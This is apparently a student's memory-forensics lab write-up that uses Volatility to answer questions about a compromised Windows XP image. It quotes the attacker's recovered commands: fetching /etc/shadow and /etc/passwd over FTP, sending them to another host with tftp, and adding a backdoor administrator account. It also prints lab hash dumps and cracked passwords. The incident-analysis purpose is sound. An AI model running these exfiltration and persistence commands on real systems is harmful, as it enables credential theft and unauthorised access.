
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# Data Exfiltration and Password Hash Dumping

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# 1 - Volatility

```
[DEFAULT]
PROFILE=WinXPSP2×86
LOCATION=file:///home/remnux/Desktop/lab9/lab.raw
KDBG=0×545ae0
DTB=0×00334000
```

# 2 - Answers to questions

## 2.1 - What tool was used to compromise the system?

The attacker used a **meterpreter** session (from the tool Metasploit) to initiate the access to the victim's machine. Probably via a vulnerability on the machine or by phishing the victim.

#### 2.2 - What was the IP address of the attacker's machine?

Server where the data were extracted to: 192.168.1.104

Using consoles plugin we can retrieve the detailed commands to exfiltrate password hashes:

```
C:\system32>tftp 192.168.1.104 put shadow
Transfer successful: 891 bytes in 1 second, 891 bytes/s
C:\system32>tftp 192.168.1.104 put passwd
Transfer successful: 1058 bytes in 1 second, 1058 bytes/s
```

### 2.3 - What directory was created to store the files before exfiltration?

The output of volatility's plugin consoles indicates that before the connection to the victim's machine was made, the attacker had created a folder named system32 in the C:\ directory.

```
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\WINDOWS\system32>cd C:\
C:\>mkdir system32
C:\>cd system32
C:\system32>ftp 192.168.174.128
[...]
```

#### 2.4 - Where was data exfiltrated from?

Data was extracted from the following server (a Debian server according to the banner of the FTP server): 192.168.174.128.

Data extracted:

- File /etc/shadow
- File /etc/passwd

Those two files give information about users and their password hashes.

Using the consoles plugin, we can view detailed commands:

```
C:\system32>ftp 192.168.174.128
Connected to 192.168.174.128.
220 ProfTPD 1.3.4a Server (Debian) [::ffff:192.168.174.128]
User (192.168.174.128:(none)): root
331 Password required for root
Password:
230 User root logged in
ftp> get /etc/shadow
200 PORT command successful
150 Opening ASCII mode data connection for /etc/shadow (866 bytes)
226 Transfer complete
ftp: 891 bytes received in 0.02Seconds 55.69Kbytes/sec.
ftp> get /etc/passwd
200 PORT command successful
150 Opening ASCII mode data connection for /etc/passwd (1033 bytes)
226 Transfer complete
ftp: 1058 bytes received in 0.00Seconds 1058000.00Kbytes/sec.
ftp> exit
Invalid command.
ftp> quit
221 Goodbye.
```

By extracting the process notepad.exe and strings it we can retrieve the root password **b00mb00m** for this machine:

```
[ ... ]

Oftp -i -s:"%~f0"&GOTO:EOF

open 192.168.174.128

root

b00mb00m

mget /root/webscripts/*

disconnect
[ ... ]
```

### 2.5 - How was exfiltration performed?

Using a FTP server, the victim had a FTP server available.

## 2.6 - How was persistence maintained?

The attacker created a local user in the admin group to keep a backdoor in the machine :

```
[...]
Cmd #6 at 0×4f2f78: net user admin * /add
Cmd #7 at 0×1097bc0: net localground Administrators admin /add
Cmd #8 at 0×1097cc0: net localgroup Administrators admin /add
[...]
```

By extracting the hashes from the hashdump plugin, we can retrieve the hash dump of local accounts:

```
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
HelpAssistant:1000:4c55cffcea59c80fdbfa33a48284b19f:620957181ac115bf27011183826f684a:::
SUPPORT_388945a0:1002:aad3b435b51404eeaad3b435b51404ee:350d1d7052e87285ad7c2010ca897151:::
admin:1003:94df0a430bd39eb7ccf9155e3e7db453:8a33e55295b401e4240364c42b22d90c:::
```

With a tool such as Hashcat or an online tool such as  $\frac{\text{https:}}{\text{crackstation.net}}$  we retrieved the new user account admin password: whistle123.